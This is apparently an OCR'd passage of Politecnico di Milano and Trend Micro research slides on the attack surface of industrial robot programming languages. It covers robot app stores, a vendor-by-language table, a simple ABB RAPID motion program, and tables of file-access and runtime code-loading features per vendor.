















Increased **Complexity** & Less **Control**

- Increased **attack** opportunities
- Streamlined and **faster** development



POLITECNICO MILANO 1863 TREND MICRO research


CART 0 ITEMS
SIWIAT
STARTERKITS APPS HARDWARE BLOG SUPPORT
App Store
App Activation
Categories
API Analog Browser Cloud Dashboard Datalogger ERP
Input JSON-LD Learn&Go Lufft MODBUS Monitoring
Shopfloor System
Category: MO
Modbus Builder
MODBUS Builder
MODBUS
MODBUS Generic


Intelligent Plant
Industrial App Store
Home
My Account
App Store Wiki
YouTube
Home
Connected Applications
App Store Connect
Easily connect your data to the Industrial App Store and share
Controller Consultant
Understand how to best manage your controllers, do they need tuning? Are they over-tuned?
is within.
Power BI Connector
Utilise real-time and historical industrial data in Microsoft Power BI.





ABB
Add-In
See all
Equipment Buil...
Robot Control Mate
Robot Control ...
SafeMove XML ...
IDFP 6.08.1911...
IDFP 6.08.1912...
Model
ABB GWT Spot...
Training curves
Wooden table
Little table
Training part
Pack & Go



OrangeApps
SERVICES APP STORE PROJECTS DOWNLOADS ABOUT US CONTACT
All
Apps for Robots
Apps for Windows
Apps for Free
UserLogonUSB
KRC2/4 App
Version 1.0.7
€ 99.-
UserLogonIO
KRC2/4 App
Version 1.0.1
€ 89.-
myHMI
KRC4 App
Version 1.1.1
€ 329.-
myDialog
KRC4 App
Version 1.0.6
€ 189.-
ObjectBrowser
KRC4 App
Version 1.1.12
€ 329.-
SmartInputBox
KRC4 App
Version 1.0.17
€ 179.-
ExtensionPack
KRC4 App
Version 1.0.4
€ 119.-
SmartBlocks
KRC4 App
Version 1.0.4
FREE
SmartPairs
KRC4 App
Version 1.0.5
FREE
Screenshot
KRC4 App
Version 1.0.5
FREE
PointLoader
KRC2/4 App
Version 1.1.7
Price on request
OrangeEdit.Free
Windows App
Version 2.0.14
FREE
RobFit
Windows App
Version 1.2.6
*All prices in EUR excl. VAT and shipping costs.
"Perfection is finally attained not when there is no longer anything to add, but when there is no longer anything to take away."
Antoine de Saint-Exupéry, Terre des Hommes

Proprietary, Legacy Languages (2/4)

(a whole new world for IT security folks)

Proprietary Languages

Language	Vendor
RAPID	**ABB**
KRL	**KUKA**
MELFA BASIC	**Mitsubishi**
AS	**Kawasaki**
PDL2	**COMAU**
PacScript	**DENSO**
URScript	**Universal-Robots**
KAREL	**FANUC**





POLITECNICO MILANO 1863 TREND MICRO research

Automation Focused

Language	Vendor
RAPID	**ABB**
KRL	**KUKA**
MELFA BASIC	**Mitsubishi**
AS	**Kawasaki**
PDL2	**COMAU**
PacScript	**DENSO**
URScript	**Universal-Robots**
KAREL	**FANUC**

```
MODULE Example
  VAR robtarget point0 := [
                  [500,500,500],[1,0,0,0],[0,0,0,0],
                  [9E+09,9E+09,9E+09,9E+09,9E+09,9E+09]];
  VAR robtarget point1 := [
                  [700,500,500],[1,0,0,0],[0,0,0,0],
                  [9E+09,9E+09,9E+09,9E+09,9E+09,9E+09]];
  VAR zonedata zone := z100;

  PROC main()
    FOR i FROM 1 TO 10 DO
      MoveJ point0, v100, zone, tool0, \WObj:=wobj0;
      WaitTime 4;
      MoveL point1, v100, zone, tool0, \WObj:=wobj0;
      WaitTime 5;
    ENDFOR
  ENDPROC
ENDMODULE
```






POLITECNICO MILANO 1863 TREND MICRO research

Handle File Resources

Vendor	File System	Directory Listing
ABB	✓	✓
KUKA	✓	
Mitsubishi	✓	
Kawasaki		
COMAU	✓	Indirect
DENSO		
Universal-Robot		
FANUC	✓	✓

Load new **Code at Runtime** (a.k.a. function pointers)


Vendor	File System	Directory Listing	Load Module From File	Call By Name
ABB	✓	✓	✓	✓
KUKA	✓			
Mitsubishi	✓			
Kawasaki				
COMAU	✓	Indirect	✓	✓
DENSO			✓	✓
Universal-Robots				
FANUC	✓	✓	✓	✓



